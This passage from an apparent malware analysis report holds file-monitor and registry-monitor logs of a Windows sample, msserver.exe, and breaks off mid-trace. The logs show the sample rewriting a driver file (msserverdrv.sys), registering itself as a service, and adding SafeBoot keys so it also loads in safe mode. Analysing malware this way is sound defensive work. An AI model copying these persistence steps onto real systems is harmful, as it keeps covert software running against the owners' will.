61 4:49:17 AM msserver.exe:1272 OPEN C:\WINNT\msserver.ini SUCCESS Options: Open Access: All
62 4:49:17 AM msserver.exe:1272 READ C:\WINNT\msserver.ini SUCCESS Offset: 0 Length: 128
63 4:49:17 AM msserver.exe:1272 READ C:\WINNT\msserver.ini SUCCESS Offset: 128 Length: 128
64 4:49:17 AM msserver.exe:1272 READ C:\WINNT\msserver.ini SUCCESS Offset: 256 Length: 128
65 4:49:17 AM msserver.exe:1272 READ C:\WINNT\msserver.ini SUCCESS Offset: 384 Length: 128
66 4:49:17 AM msserver.exe:1272 READ C:\WINNT\msserver.ini SUCCESS Offset: 512 Length: 128
67 4:49:17 AM msserver.exe:1272 READ C:\WINNT\msserver.ini SUCCESS Offset: 640 Length: 128
68 4:49:17 AM msserver.exe:1272 READ C:\WINNT\msserver.ini SUCCESS Offset: 768 Length: 128
69 4:49:17 AM msserver.exe:1272 READ C:\WINNT\msserver.ini SUCCESS Offset: 896 Length: 128
70 4:49:17 AM msserver.exe:1272 READ C:\WINNT\msserver.ini SUCCESS Offset: 1024 Length: 128
71 4:49:17 AM msserver.exe:1272 CLOSE C:\WINNT\msserver.ini SUCCESS
72 4:49:17 AM Regmon.exe:1300 DIRECTORY C:\WINNT\ SUCCESS FileBothDirectoryInformation: msserver.exe
73 4:49:17 AM Regmon.exe:1300 QUERY INFORMATION C:\WINNT\msserver.exe SUCCESS Attributes: RA
74 4:49:17 AM Regmon.exe:1300 QUERY INFORMATION C:\WINNT\msserver.exe SUCCESS Attributes: RA
75 4:49:17 AM Regmon.exe:1300 OPEN C:\WINNT\msserver.exe SUCCESS Options: Open Access: All
76 4:49:17 AM Regmon.exe:1300 QUERY INFORMATION C:\WINNT\msserver.exe SUCCESS Attributes: RA
77 4:49:17 AM Regmon.exe:1300 SET INFORMATION C:\WINNT\msserver.exe SUCCESS FileBasicInformation
78 4:49:17 AM Regmon.exe:1300 READ C:\WINNT\msserver.exe SUCCESS Offset: 0 Length: 12
79 4:49:17 AM Regmon.exe:1300 QUERY INFORMATION C:\WINNT\msserver.exe SUCCESS Length: 38400
80 4:49:17 AM Regmon.exe:1300 QUERY INFORMATION C:\WINNT\msserver.exe SUCCESS Length: 38400
81 4:49:17 AM Regmon.exe:1300 CLOSE C:\WINNT\msserver.exe SUCCESS
82 4:49:17 AM Regmon.exe:1300 DIRECTORY C:\WINNT\ SUCCESS FileBothDirectoryInformation: msserver.exe
83 4:49:17 AM SERVICES.EXE:236 QUERY INFORMATION C:\WINNT\msserver.exe SUCCESS Attributes: RA
84 4:49:17 AM SERVICES.EXE:236 QUERY INFORMATION C:\WINNT\msserver.exe SUCCESS Attributes: RA
85 4:49:17 AM SERVICES.EXE:236 OPEN C:\WINNT\msserver.exe SUCCESS Options: Open Access: Execute
86 4:49:17 AM SERVICES.EXE:236 CLOSE C:\WINNT\msserver.exe SUCCESS
87 4:49:17 AM msserver.exe:904 OPEN C:\WINNT\system32\ SUCCESS Options: Open Directory Access: Traverse
88 4:49:17 AM msserver.exe:904 QUERY INFORMATION C:\WINNT\msserver.exe.Local FILE NOT FOUND Attributes: Error

89 4:49:17 AM msserver.exe:904 QUERY INFORMATION C:\WINNT\system32\IMM32.DLL SUCCESS Attributes: A
90 4:49:17 AM msserver.exe:904 OPEN C:\WINNT\system32\IMM32.DLL SUCCESS Options: Open Access: Execute
91 4:49:17 AM msserver.exe:904 QUERY INFORMATION C:\WINNT\system32\IMM32.DLL SUCCESS Length: 96528
92 4:49:17 AM msserver.exe:904 CLOSE C:\WINNT\system32\IMM32.DLL SUCCESS
93 4:49:17 AM msserver.exe:904 QUERY INFORMATION C:\WINNT\system32\IMM32.DLL SUCCESS Attributes: A
94 4:49:17 AM msserver.exe:904 OPEN C:\WINNT\system32\IMM32.DLL SUCCESS Options: Open Access: Execute
95 4:49:17 AM msserver.exe:904 QUERY INFORMATION C:\WINNT\system32\IMM32.DLL SUCCESS Length: 96528
96 4:49:17 AM msserver.exe:904 CLOSE C:\WINNT\system32\IMM32.DLL SUCCESS
97 4:49:17 AM msserver.exe:904 QUERY INFORMATION C:\WINNT\system32\IMM32.DLL SUCCESS Attributes: A
98 4:49:17 AM msserver.exe:904 OPEN C:\WINNT\system32\IMM32.DLL SUCCESS Options: Open Access: Execute
99 4:49:17 AM msserver.exe:904 CLOSE C:\WINNT\system32\IMM32.DLL SUCCESS
100 4:49:17 AM msserver.exe:904 QUERY INFORMATION C:\WINNT\system32\IMM32.DLL SUCCESS Attributes: A
101 4:49:17 AM msserver.exe:904 QUERY INFORMATION C:\WINNT\system32\IMM32.DLL SUCCESS Attributes: A
102 4:49:17 AM msserver.exe:904 QUERY INFORMATION C:\WINNT\system32\ole32.dll SUCCESS Attributes: A
103 4:49:17 AM msserver.exe:904 OPEN C:\WINNT\system32\ SUCCESS Options: Open Directory Access: All
104 4:49:17 AM msserver.exe:904 DIRECTORY C:\WINNT\system32\ NO SUCH FILE FileBothDirectoryInformation: msserver.ini
105 4:49:17 AM msserver.exe:904 CLOSE C:\WINNT\system32\ SUCCESS
106 4:49:17 AM msserver.exe:904 OPEN C:\WINNT\ SUCCESS Options: Open Directory Access: All
107 4:49:17 AM msserver.exe:904 DIRECTORY C:\WINNT\ SUCCESS FileBothDirectoryInformation: msserver.ini
108 4:49:17 AM msserver.exe:904 CLOSE C:\WINNT\ SUCCESS
109 4:49:17 AM msserver.exe:904 OPEN C:\WINNT\msserver.ini SUCCESS Options: Open Access: All
110 4:49:17 AM msserver.exe:904 READ C:\WINNT\msserver.ini SUCCESS Offset: 0 Length: 128

111 4:49:17 AM msserver.exe:904 READ C:\WINNT\msserver.ini SUCCESS Offset: 128 Length: 128
112 4:49:17 AM msserver.exe:904 READ C:\WINNT\msserver.ini SUCCESS Offset: 256 Length: 128
113 4:49:17 AM msserver.exe:904 READ C:\WINNT\msserver.ini SUCCESS Offset: 384 Length: 128
114 4:49:17 AM msserver.exe:904 READ C:\WINNT\msserver.ini SUCCESS Offset: 512 Length: 128
115 4:49:17 AM msserver.exe:904 READ C:\WINNT\msserver.ini SUCCESS Offset: 640 Length: 128
116 4:49:17 AM msserver.exe:904 READ C:\WINNT\msserver.ini SUCCESS Offset: 768 Length: 128
117 4:49:17 AM msserver.exe:904 READ C:\WINNT\msserver.ini SUCCESS Offset: 896 Length: 128
118 4:49:17 AM msserver.exe:904 READ C:\WINNT\msserver.ini SUCCESS Offset: 1024 Length: 128
119 4:49:17 AM msserver.exe:904 CLOSE C:\WINNT\msserver.ini SUCCESS
120 4:49:17 AM msserver.exe:1272 CLOSE C:\WINNT SUCCESS
121 4:49:17 AM msserver.exe:904 QUERY INFORMATION C:\WINNT\ws2_32.dll FILE NOT FOUND Attributes: Error
122 4:49:17 AM msserver.exe:904 QUERY INFORMATION C:\WINNT\system32\ws2_32.dll SUCCESS Attributes: A
123 4:49:17 AM msserver.exe:904 OPEN C:\WINNT\system32\ws2_32.dll SUCCESS Options: Open Access: Execute
124 4:49:17 AM msserver.exe:904 CLOSE C:\WINNT\system32\ws2_32.dll SUCCESS
125 4:49:17 AM msserver.exe:904 QUERY INFORMATION C:\WINNT\WS2HELP.DLL FILE NOT FOUND Attributes: Error
126 4:49:17 AM msserver.exe:904 QUERY INFORMATION C:\WINNT\system32\WS2HELP.DLL SUCCESS Attributes: A
127 4:49:17 AM msserver.exe:904 OPEN C:\WINNT\system32\WS2HELP.DLL SUCCESS Options: Open Access: Execute
128 4:49:17 AM msserver.exe:904 CLOSE C:\WINNT\system32\WS2HELP.DLL SUCCESS
129 4:49:17 AM Regmon.exe:1300 DIRECTORY C:\WINNT\ SUCCESS FileBothDirectoryInformation: msserver.exe
130 4:49:17 AM Regmon.exe:1300 DIRECTORY C:\WINNT\ SUCCESS FileBothDirectoryInformation: msserver.exe
131 4:49:17 AM explorer.exe:1036 OPEN C:\WINNT\msserver.exe SUCCESS Options: Open Access: All
132 4:49:17 AM explorer.exe:1036 QUERY SECURITY C:\WINNT\msserver.exe BUFFER OVERFLOW

133 4:49:17 AM explorer.exe:1036 QUERY SECURITY C:\WINNT\msserver.exe SUCCESS
134 4:49:17 AM explorer.exe:1036 CLOSE C:\WINNT\msserver.exe SUCCESS
135 4:49:17 AM explorer.exe:1036 QUERY INFORMATION C:\WINNT\msserver.exe SUCCESS Attributes: RA
136 4:49:18 AM explorer.exe:1036 DIRECTORY C:\WINNT\ SUCCESS FileBothDirectoryInformation: msserver.exe
137 4:49:18 AM msserver.exe:904 OPEN C:\WINNT\msserverdrv.sys SUCCESS Options: Open

Access: All
138 4:49:18 AM msserver.exe:904 SET INFORMATION C:\WINNT\msserverdrv.sys SUCCESS FileBasicInformation
139 4:49:18 AM msserver.exe:904 CLOSE C:\WINNT\msserverdrv.sys SUCCESS
140 4:49:18 AM msserver.exe:904 OPEN C:\WINNT\msserverdrv.sys SUCCESS Options: Open Access: All
141 4:49:18 AM msserver.exe:904 DELETE C:\WINNT\msserverdrv.sys SUCCESS
142 4:49:18 AM msserver.exe:904 CLOSE C:\WINNT\msserverdrv.sys SUCCESS
143 4:49:18 AM msserver.exe:904 CREATE C:\WINNT\msserverdrv.sys SUCCESS Options: OverwriteIf Access: All
144 4:49:18 AM msserver.exe:904 WRITE C:\WINNT\msserverdrv.sys SUCCESS Offset: 0 Length: 3342
145 4:49:18 AM msserver.exe:904 CLOSE C:\WINNT\msserverdrv.sys SUCCESS
146 4:49:18 AM msserver.exe:904 OPEN C:\WINNT\msserverdrv.sys SUCCESS Options: Open Access: All
147 4:49:18 AM msserver.exe:904 SET INFORMATION C:\WINNT\msserverdrv.sys SUCCESS FileBasicInformation
148 4:49:18 AM msserver.exe:904 CLOSE C:\WINNT\msserverdrv.sys SUCCESS
149 4:49:18 AM msserver.exe:904 OPEN C:\WINNT\msserverdrv.sys SUCCESS Options: Open Access: All
150 4:49:18 AM msserver.exe:904 DELETE C:\WINNT\msserverdrv.sys SUCCESS
151 4:49:18 AM msserver.exe:904 CLOSE C:\WINNT\msserverdrv.sys SUCCESS
152 4:49:18 AM msserver.exe:904 CREATE C:\WINNT\msserverdrv.sys SUCCESS Options: OverwriteIf Access: All
153 4:49:18 AM msserver.exe:904 WRITE C:\WINNT\msserverdrv.sys SUCCESS Offset: 0 Length: 3342
154 4:49:18 AM msserver.exe:904 CLOSE C:\WINNT\msserverdrv.sys SUCCESS
155 4:49:18 AM msserver.exe:904 OPEN C:\WINNT\ SUCCESS Options: Open Directory Access: All
156 4:49:18 AM msserver.exe:904 DIRECTORY C:\WINNT\ SUCCESS FileBothDirectoryInformation: msserver.ini
157 4:49:18 AM msserver.exe:904 CLOSE C:\WINNT\ SUCCESS
158 4:49:18 AM msserver.exe:904 OPEN C:\WINNT\msserver.ini SUCCESS Options: Open Access: All
159 4:49:18 AM msserver.exe:904 READ C:\WINNT\msserver.ini SUCCESS Offset: 0 Length: 128

160 4:49:18 AM msserver.exe:904 READ C:\WINNT\msserver.ini SUCCESS Offset: 128 Length: 128
161 4:49:18 AM msserver.exe:904 READ C:\WINNT\msserver.ini SUCCESS Offset: 256 Length: 128
162 4:49:18 AM msserver.exe:904 READ C:\WINNT\msserver.ini SUCCESS Offset: 384 Length: 128
163 4:49:18 AM msserver.exe:904 READ C:\WINNT\msserver.ini SUCCESS Offset: 512 Length: 128
164 4:49:18 AM msserver.exe:904 CLOSE C:\WINNT\msserver.ini SUCCESS

Appendix 2-D Results of the Regmon (msserver.exe)

1 5.42200727 explorer.exe:1036 OpenKey HKLM\System\CurrentControlSet\Control\Session Manager\AppCompatibility\msserver.exe NOTFOUND
2 5.42289872 explorer.exe:1036 OpenKey HKLM\Software\Microsoft\Windows\CurrentVersion\App Paths\msserver.exe NOTFOUND
3 5.42297722 explorer.exe:1036 OpenKey HKLM\Software\Microsoft\Windows\CurrentVersion\App Paths\msserver.exe NOTFOUND
4 5.46146675 explorer.exe:1036 OpenKey HKLM\Software\Microsoft\Windows NT\CurrentVersion\Image File Execution Options\msserver.exe NOTFOUND
5 5.48985974 msserver.exe:1272 OpenKey HKLM\Software\Microsoft\Windows NT\CurrentVersion\Image File Execution Options\msserver.exe NOTFOUND
6 5.49479557 msserver.exe:1272 OpenKey HKLM\Software\Microsoft\Windows NT\CurrentVersion\Image File Execution Options\msserver.exe NOTFOUND
7 5.49510287 msserver.exe:1272 OpenKey HKLM\Software\Microsoft\Windows NT\CurrentVersion\Image File Execution Options\msserver.exe NOTFOUND
8 5.54061228 msserver.exe:1272 OpenKey HKLM\Software\Microsoft\Windows NT\CurrentVersion\Image File Execution Options\msserver.exe NOTFOUND
9 5.54365932 msserver.exe:1272 OpenKey HKLM\System\CurrentControlSet\Control\Session Manager SUCCESS Key: 0xE21C89A0
10 5.54369089 msserver.exe:1272 QueryValue HKLM\System\CurrentControlSet\Control\Session Manager\SafeDllSearchMode NOTFOUND
11 5.54373363 msserver.exe:1272 CloseKey HKLM\System\CurrentControlSet\Control\Session Manager SUCCESS Key: 0xE21C89A0
12 5.54825488 msserver.exe:1272 OpenKey HKLM\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Winlogon SUCCESS Key: 0xE21C89A0
13 5.54830740 msserver.exe:1272 QueryValue HKLM\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Winlogon\LeakTrack NOTFOUND
14 5.54833924 msserver.exe:1272 CloseKey HKLM\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Winlogon SUCCESS Key: 0xE21C89A0
15 5.54839121 msserver.exe:1272 OpenKey HKLM SUCCESS Key: 0xE21C89A0
16 5.54841747 msserver.exe:1272 OpenKey HKLM\Software\Microsoft\Windows NT\CurrentVersion\Diagnostics NOTFOUND
17 5.54891921 msserver.exe:1272 OpenKey HKLM\System\CurrentControlSet\Control\Error Message Instrument\ NOTFOUND
18 5.54929551 msserver.exe:1272 OpenKey HKLM\Software\Microsoft\Windows NT\CurrentVersion\Compatibility32 SUCCESS Key: 0xE1EEA840
19 5.54972238 msserver.exe:1272 QueryValue HKLM\Software\Microsoft\Windows NT\CurrentVersion\Compatibility32\msserver NOTFOUND
20 5.54980088 msserver.exe:1272 CloseKey HKLM\Software\Microsoft\Windows NT\CurrentVersion\Compatibility32 SUCCESS Key: 0xE1EEA840
21 5.55005566 msserver.exe:1272 OpenKey HKLM\Software\Microsoft\Windows NT\CurrentVersion\Compatibility2 SUCCESS Key: 0xE1EEA840
22 5.55089124 msserver.exe:1272 QueryValue HKLM\Software\Microsoft\Windows NT\CurrentVersion\Compatibility2\msserver0.0 NOTFOUND
23 5.55094879 msserver.exe:1272 CloseKey HKLM\Software\Microsoft\Windows NT\CurrentVersion\Compatibility2 SUCCESS Key: 0xE1EEA840
24 5.55101808 msserver.exe:1272 OpenKey HKLM\Software\Microsoft\Windows NT\CurrentVersion\IME Compatibility SUCCESS Key: 0xE1EEA840
25 5.55104182 msserver.exe:1272 QueryValue HKLM\Software\Microsoft\Windows NT\CurrentVersion\IME Compatibility\msserver NOTFOUND
26 5.55107507 msserver.exe:1272 CloseKey HKLM\Software\Microsoft\Windows NT\CurrentVersion\IME Compatibility SUCCESS Key: 0xE1EEA840
27 5.55155557 msserver.exe:1272 OpenKey HKLM\System\CurrentControlSet\Control\Session Manager\AppCompatibility\msserver.exe NOTFOUND
28 5.55160223 msserver.exe:1272 OpenKey HKLM\Software\Microsoft\Windows NT\CurrentVersion\Windows SUCCESS Key: 0xE1EEA840
29 5.55162905 msserver.exe:1272 QueryValue HKLM\Software\Microsoft\Windows NT\CurrentVersion\Windows\AppInit_DLLs SUCCESS ""
30 5.55167458 msserver.exe:1272 CloseKey HKLM\Software\Microsoft\Windows NT\CurrentVersion\Windows SUCCESS Key: 0xE1EEA840
31 5.55959850 msserver.exe:1272 OpenKey HKLM\System\CurrentControlSet\Control\Session Manager SUCCESS Key: 0xE1EEA840
32 5.55973147 msserver.exe:1272 QueryValue HKLM\System\CurrentControlSet\Control\Session Manager\AdditionalBaseNamedObjectsProtectionMode NOTFOUND
33 5.55977422 msserver.exe:1272 CloseKey HKLM\System\CurrentControlSet\Control\Session Manager SUCCESS Key: 0xE1EEA840
34 5.55996027 msserver.exe:1272 OpenKey HKLM\SOFTWARE\Microsoft\OLE SUCCESS Key: 0xE1EEA840
35 5.55999492 msserver.exe:1272 QueryValue HKLM\SOFTWARE\Microsoft\OLE\PageAllocatorUseSystemHeap NOTFOUND
36 5.56002760 msserver.exe:1272 CloseKey HKLM\SOFTWARE\Microsoft\OLE SUCCESS Key: 0xE1EEA840
37 5.56006196 msserver.exe:1272 OpenKey HKLM\SOFTWARE\Microsoft\OLE SUCCESS Key:

0xE1EEA840
38 5.56066763 msserver.exe:1272 QueryValue
HKLM\SOFTWARE\Microsoft\OLE\PageAllocatorSystemHeapIsPrivate NOTFOUND
39 5.56070981 msserver.exe:1272 CloseKey HKLM\SOFTWARE\Microsoft\OLE SUCCESS Key:
0xE1EEA840
40 5.56114730 msserver.exe:1272 CreateKey HKLM\SOFTWARE\Microsoft\Cryptography\RNG
SUCCESS Key: 0xE1EEA840
41 5.56118082 msserver.exe:1272 QueryValue HKLM\SOFTWARE\Microsoft\Cryptography\RNG\Seed
SUCCESS C8 91 3E 7D 15 D1 FB 80 ...
42 5.56121742 msserver.exe:1272 CloseKey HKLM\SOFTWARE\Microsoft\Cryptography\RNG
SUCCESS Key: 0xE1EEA840
43 5.56177419 msserver.exe:1272 CreateKey HKLM\SOFTWARE\Microsoft\Cryptography\RNG
SUCCESS Key: 0xE1EEA840
44 5.56214659 msserver.exe:1272 SetValue HKLM\SOFTWARE\Microsoft\Cryptography\RNG\Seed
SUCCESS BE 53 3C 83 F5 EF 23 61 ...
45 5.56219324 msserver.exe:1272 CloseKey HKLM\SOFTWARE\Microsoft\Cryptography\RNG
SUCCESS Key: 0xE1EEA840
46 5.56260754 msserver.exe:1272 OpenKey HKLM\SYSTEM\CurrentControlSet\Control\Session Manager
SUCCESS Key: 0xE1EEA840
47 5.56382082 msserver.exe:1272 QueryValue HKLM\SYSTEM\CurrentControlSet\Control\Session
Manager\CriticalSectionTimeout SUCCESS 0x278D00
48 5.56386189 msserver.exe:1272 CloseKey HKLM\SYSTEM\CurrentControlSet\Control\Session Manager
SUCCESS Key: 0xE1EEA840
49 5.56502405 msserver.exe:1272 OpenKey HKLM\SOFTWARE\Microsoft\OLEAUT NOTFOUND
50 5.56508160 msserver.exe:1272 OpenKey HKLM\SOFTWARE\Microsoft\OLEAUT\UserEra
NOTFOUND
51 5.56526570 msserver.exe:1272 OpenKey HKLM\SOFTWARE\Microsoft\OLEAUT NOTFOUND
52 5.58329788 msserver.exe:1272 OpenKey HKLM\Software\Microsoft\Rpc\RobustMode NOTFOUND

53 5.58335124 msserver.exe:1272 OpenKey HKLM\Software\Microsoft\Rpc SUCCESS Key:
0xE21B5A40
54 5.58337247 msserver.exe:1272 QueryValue HKLM\Software\Microsoft\Rpc\MaxRpcSize NOTFOUND

55 5.58341521 msserver.exe:1272 CloseKey HKLM\Software\Microsoft\Rpc SUCCESS Key:
0xE21B5A40
56 5.58344873 msserver.exe:1272 OpenKey HKLM\Software\Microsoft\Windows NT\CurrentVersion\Image
File Execution Options\msserver.exe\RpcThreadPoolThrottle NOTFOUND
57 5.58367055 msserver.exe:1272 OpenKey HKLM\System\CurrentControlSet\Control\ComputerName
SUCCESS Key: 0xE21B5A40
58 5.58370435 msserver.exe:1272 OpenKey
HKLM\System\CurrentControlSet\Control\ComputerName\ActiveComputerName SUCCESS Key:
0xE1EEA840
59 5.58372754 msserver.exe:1272 QueryValue
HKLM\System\CurrentControlSet\Control\ComputerName\ActiveComputerName\ComputerName
SUCCESS "TEST-39AD852140"
60 5.60986382 msserver.exe:1272 CloseKey
HKLM\System\CurrentControlSet\Control\ComputerName\ActiveComputerName SUCCESS Key:
0xE1EEA840
61 5.60997864 msserver.exe:1272 CloseKey HKLM\System\CurrentControlSet\Control\ComputerName
SUCCESS Key: 0xE21B5A40
62 5.61412163 msserver.exe:1272 OpenKey HKLM\SYSTEM\CurrentControlSet\Control\SafeBoot\
SUCCESS Key: 0xE202B3A0
63 5.61433981 msserver.exe:1272 OpenKey HKLM\SYSTEM\CurrentControlSet\Control\SafeBoot\\Minimal
SUCCESS Key: 0xE1EEA840
64 5.61443228 msserver.exe:1272 OpenKey HKLM\SYSTEM\CurrentControlSet\Control\SafeBoot\\Network
SUCCESS Key: 0xE22529C0
65 5.61568300 msserver.exe:1272 CreateKey
HKLM\SYSTEM\CurrentControlSet\Control\SafeBoot\\Minimal\msserver SUCCESS Key: 0xE21C8640
66 5.61627609 msserver.exe:1272 SetValue
HKLM\SYSTEM\CurrentControlSet\Control\SafeBoot\\Minimal\msserver\(Default) SUCCESS "Service"
67 5.61759525 msserver.exe:1272 CreateKey
HKLM\SYSTEM\CurrentControlSet\Control\SafeBoot\\Network\msserver SUCCESS Key: 0xE21E6DC0
68 5.61773549 msserver.exe:1272 SetValue
HKLM\SYSTEM\CurrentControlSet\Control\SafeBoot\\Network\msserver\(Default) SUCCESS
"Service"
69 5.61778327 msserver.exe:1272 CloseKey HKLM\SYSTEM\CurrentControlSet\Control\SafeBoot\\Minimal
SUCCESS Key: 0xE1EEA840
70 5.61781651 msserver.exe:1272 CloseKey HKLM\SYSTEM\CurrentControlSet\Control\SafeBoot\\Network
SUCCESS Key: 0xE22529C0
71 5.61784668 msserver.exe:1272 CloseKey HKLM\SYSTEM\CurrentControlSet\Control\SafeBoot\
SUCCESS Key: 0xE202B3A0
72 5.61950974 SERVICES.EXE:236 SetValue
HKLM\System\CurrentControlSet\Services\msserver\ImagePath SUCCESS "C:\WINNT\msserver.exe"
73 5.77658054 SERVICES.EXE:236 QueryValue
HKLM\System\CurrentControlSet\Services\msserver\ImagePath SUCCESS "C:\WINNT\msserver.exe"

74 5.77767957 SERVICES.EXE:236 OpenKey HKLM\Software\Microsoft\Windows NT\CurrentVersion\Image File Execution Options\msserver.exe NOTFOUND
75 5.78816498 msserver.exe:904 OpenKey HKLM\Software\Microsoft\Windows NT\CurrentVersion\Image File Execution Options\msserver.exe NOTFOUND
76 5.78819403 msserver.exe:904 OpenKey HKLM\Software\Microsoft\Windows NT\CurrentVersion\Image File Execution Options\msserver.exe NOTFOUND
77 5.78848988 msserver.exe:904 OpenKey HKLM\Software\Microsoft\Windows NT\CurrentVersion\Image File Execution Options\msserver.exe NOTFOUND
78 5.79025463 msserver.exe:904 OpenKey HKLM\Software\Microsoft\Windows NT\CurrentVersion\Image File Execution Options\msserver.exe NOTFOUND
79 5.79291837 msserver.exe:904 OpenKey HKLM\System\CurrentControlSet\Control\Session Manager SUCCESS Key: 0xE1EBF860
80 5.79302593 msserver.exe:904 QueryValue HKLM\System\CurrentControlSet\Control\Session Manager\SafeDllSearchMode NOTFOUND
81 5.79370674 msserver.exe:904 CloseKey HKLM\System\CurrentControlSet\Control\Session Manager SUCCESS Key: 0xE1EBF860
82 5.79626126 msserver.exe:904 OpenKey HKLM\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Winlogon SUCCESS Key: 0xE1EBF860
83 5.79642748 msserver.exe:904 QueryValue HKLM\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Winlogon\LeakTrack NOTFOUND
84 5.79662108 msserver.exe:904 CloseKey HKLM\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Winlogon SUCCESS Key: 0xE1EBF860
85 5.80121691 msserver.exe:904 OpenKey HKLM SUCCESS Key: 0xE1FB75E0
86 5.80158428 msserver.exe:904 OpenKey HKLM\Software\Microsoft\Windows NT\CurrentVersion\Diagnostics NOTFOUND
87 5.80579124 msserver.exe:904 OpenKey HKLM\System\CurrentControlSet\Control\Error Message Instrument\ NOTFOUND
88 5.80698357 msserver.exe:904 OpenKey HKLM\Software\Microsoft\Windows NT\CurrentVersion\Compatibility32 SUCCESS Key: 0xE2083DC0
89 5.80725344 msserver.exe:904 QueryValue HKLM\Software\Microsoft\Windows NT\CurrentVersion\Compatibility32\msserver NOTFOUND
90 5.80729702 msserver.exe:904 CloseKey HKLM\Software\Microsoft\Windows NT\CurrentVersion\Compatibility32 SUCCESS Key: 0xE2083DC0
91 5.80763700 msserver.exe:904 OpenKey HKLM\Software\Microsoft\Windows NT\CurrentVersion\Compatibility2 SUCCESS Key: 0xE2083DC0
92 5.80780351 msserver.exe:904 QueryValue HKLM\Software\Microsoft\Windows NT\CurrentVersion\Compatibility2\msserver0.0 NOTFOUND
93 5.80812282 msserver.exe:904 CloseKey HKLM\Software\Microsoft\Windows NT\CurrentVersion\Compatibility2 SUCCESS Key: 0xE2083DC0
94 5.80850080 msserver.exe:904 OpenKey HKLM\Software\Microsoft\Windows NT\CurrentVersion\IME Compatibility SUCCESS Key: 0xE2178E00
95 5.80889834 msserver.exe:904 QueryValue HKLM\Software\Microsoft\Windows NT\CurrentVersion\IME Compatibility\msserver NOTFOUND
96 5.80957803 msserver.exe:904 CloseKey HKLM\Software\Microsoft\Windows NT\CurrentVersion\IME Compatibility SUCCESS Key: 0xE2178E00
97 5.81056587 msserver.exe:904 OpenKey HKLM\System\CurrentControlSet\Control\Session Manager\AppCompatibility\msserver.exe NOTFOUND
98 5.81061308 msserver.exe:904 OpenKey HKLM\Software\Microsoft\Windows NT\CurrentVersion\Windows SUCCESS Key: 0xE2178E00
99 5.81064018 msserver.exe:904 QueryValue HKLM\Software\Microsoft\Windows NT\CurrentVersion\Windows\AppInit_DLLs SUCCESS ""
100 5.81068432 msserver.exe:904 CloseKey HKLM\Software\Microsoft\Windows NT\CurrentVersion\Windows SUCCESS Key: 0xE2178E00
101 5.81511924 msserver.exe:904 OpenKey HKLM\System\CurrentControlSet\Control\Session Manager SUCCESS Key: 0xE207DBC0
102 5.81546565 msserver.exe:904 QueryValue HKLM\System\CurrentControlSet\Control\Session Manager\AdditionalBaseNamedObjectsProtectionMode NOTFOUND
103 5.81828836 msserver.exe:904 CloseKey HKLM\System\CurrentControlSet\Control\Session Manager SUCCESS Key: 0xE207DBC0
104 5.81843838 msserver.exe:904 OpenKey HKLM\SOFTWARE\Microsoft\OLE SUCCESS Key: 0xE207DBC0
105 5.81846967 msserver.exe:904 QueryValue HKLM\SOFTWARE\Microsoft\OLE\PageAllocatorUseSystemHeap NOTFOUND
106 5.81850403 msserver.exe:904 CloseKey HKLM\SOFTWARE\Microsoft\OLE SUCCESS Key: 0xE207DBC0
107 5.81853839 msserver.exe:904 OpenKey HKLM\SOFTWARE\Microsoft\OLE SUCCESS Key: 0xE207DBC0
108 5.81855711 msserver.exe:904 QueryValue HKLM\SOFTWARE\Microsoft\OLE\PageAllocatorSystemHeapIsPrivate NOTFOUND
109 5.81858588 msserver.exe:904 CloseKey HKLM\SOFTWARE\Microsoft\OLE SUCCESS Key: 0xE207DBC0
110 5.81952203 msserver.exe:904 CreateKey HKLM\SOFTWARE\Microsoft\Cryptography\RNG SUCCESS Key: 0xE207DBC0
111 5.83125788 msserver.exe:904 QueryValue HKLM\SOFTWARE\Microsoft\Cryptography\RNG\Seed SUCCESS BE 53 3C 83 F5 EF 23 61 ...

112 5.83132353 msserver.exe:904 CloseKey HKLM\SOFTWARE\Microsoft\Cryptography\RNG SUCCESS Key: 0xE207DBC0
113 5.83211637 msserver.exe:904 CreateKey HKLM\SOFTWARE\Microsoft\Cryptography\RNG SUCCESS Key: 0xE207DBC0
114 5.83223119 msserver.exe:904 SetValue HKLM\SOFTWARE\Microsoft\Cryptography\RNG\Seed SUCCESS 0B 86 DD 48 C0 84 FA FD ...
115 5.83231109 msserver.exe:904 CloseKey HKLM\SOFTWARE\Microsoft\Cryptography\RNG SUCCESS Key: 0xE207DBC0
116 5.83260582 msserver.exe:904 OpenKey HKLM\SYSTEM\CurrentControlSet\Control\Session Manager SUCCESS Key: 0xE207DBC0
117 5.83263851 msserver.exe:904 QueryValue HKLM\SYSTEM\CurrentControlSet\Control\Session Manager\CriticalSectionTimeout SUCCESS 0x278D00
118 5.83268041 msserver.exe:904 CloseKey HKLM\SYSTEM\CurrentControlSet\Control\Session Manager SUCCESS Key: 0xE207DBC0
119 5.84019952 msserver.exe:904 OpenKey HKLM\SOFTWARE\Microsoft\OLEAUT NOTFOUND
120 5.84090101 msserver.exe:904 OpenKey HKLM\SOFTWARE\Microsoft\OLEAUT\UserEra NOTFOUND
121 5.84110550 msserver.exe:904 OpenKey HKLM\SOFTWARE\Microsoft\OLEAUT NOTFOUND
122 5.84823490 msserver.exe:904 OpenKey HKLM\Software\Microsoft\Rpc\RobustMode NOTFOUND
123 5.84831508 msserver.exe:904 OpenKey HKLM\Software\Microsoft\Rpc SUCCESS Key: 0xE2214180
124 5.84833687 msserver.exe:904 QueryValue HKLM\Software\Microsoft\Rpc\MaxRpcSize NOTFOUND
125 5.84837961 msserver.exe:904 CloseKey HKLM\Software\Microsoft\Rpc SUCCESS Key: 0xE2214180
126 5.84846510 msserver.exe:904 OpenKey HKLM\Software\Microsoft\Windows NT\CurrentVersion\Image File Execution Options\msserver.exe\RpcThreadPoolThrottle NOTFOUND
127 5.84875145 msserver.exe:904 OpenKey HKLM\System\CurrentControlSet\Control\ComputerName SUCCESS Key: 0xE2214180
128 5.84883693 msserver.exe:904 OpenKey HKLM\System\CurrentControlSet\Control\ComputerName\ActiveComputerName SUCCESS Key: 0xE2083DC0
129 5.85059358 msserver.exe:904 QueryValue HKLM\System\CurrentControlSet\Control\ComputerName\ActiveComputerName\ComputerName SUCCESS "TEST-39AD852140"
130 5.85062599 msserver.exe:904 CloseKey HKLM\System\CurrentControlSet\Control\ComputerName\ActiveComputerName SUCCESS Key: 0xE2083DC0
131 5.85065839 msserver.exe:904 CloseKey HKLM\System\CurrentControlSet\Control\ComputerName SUCCESS Key: 0xE2214180
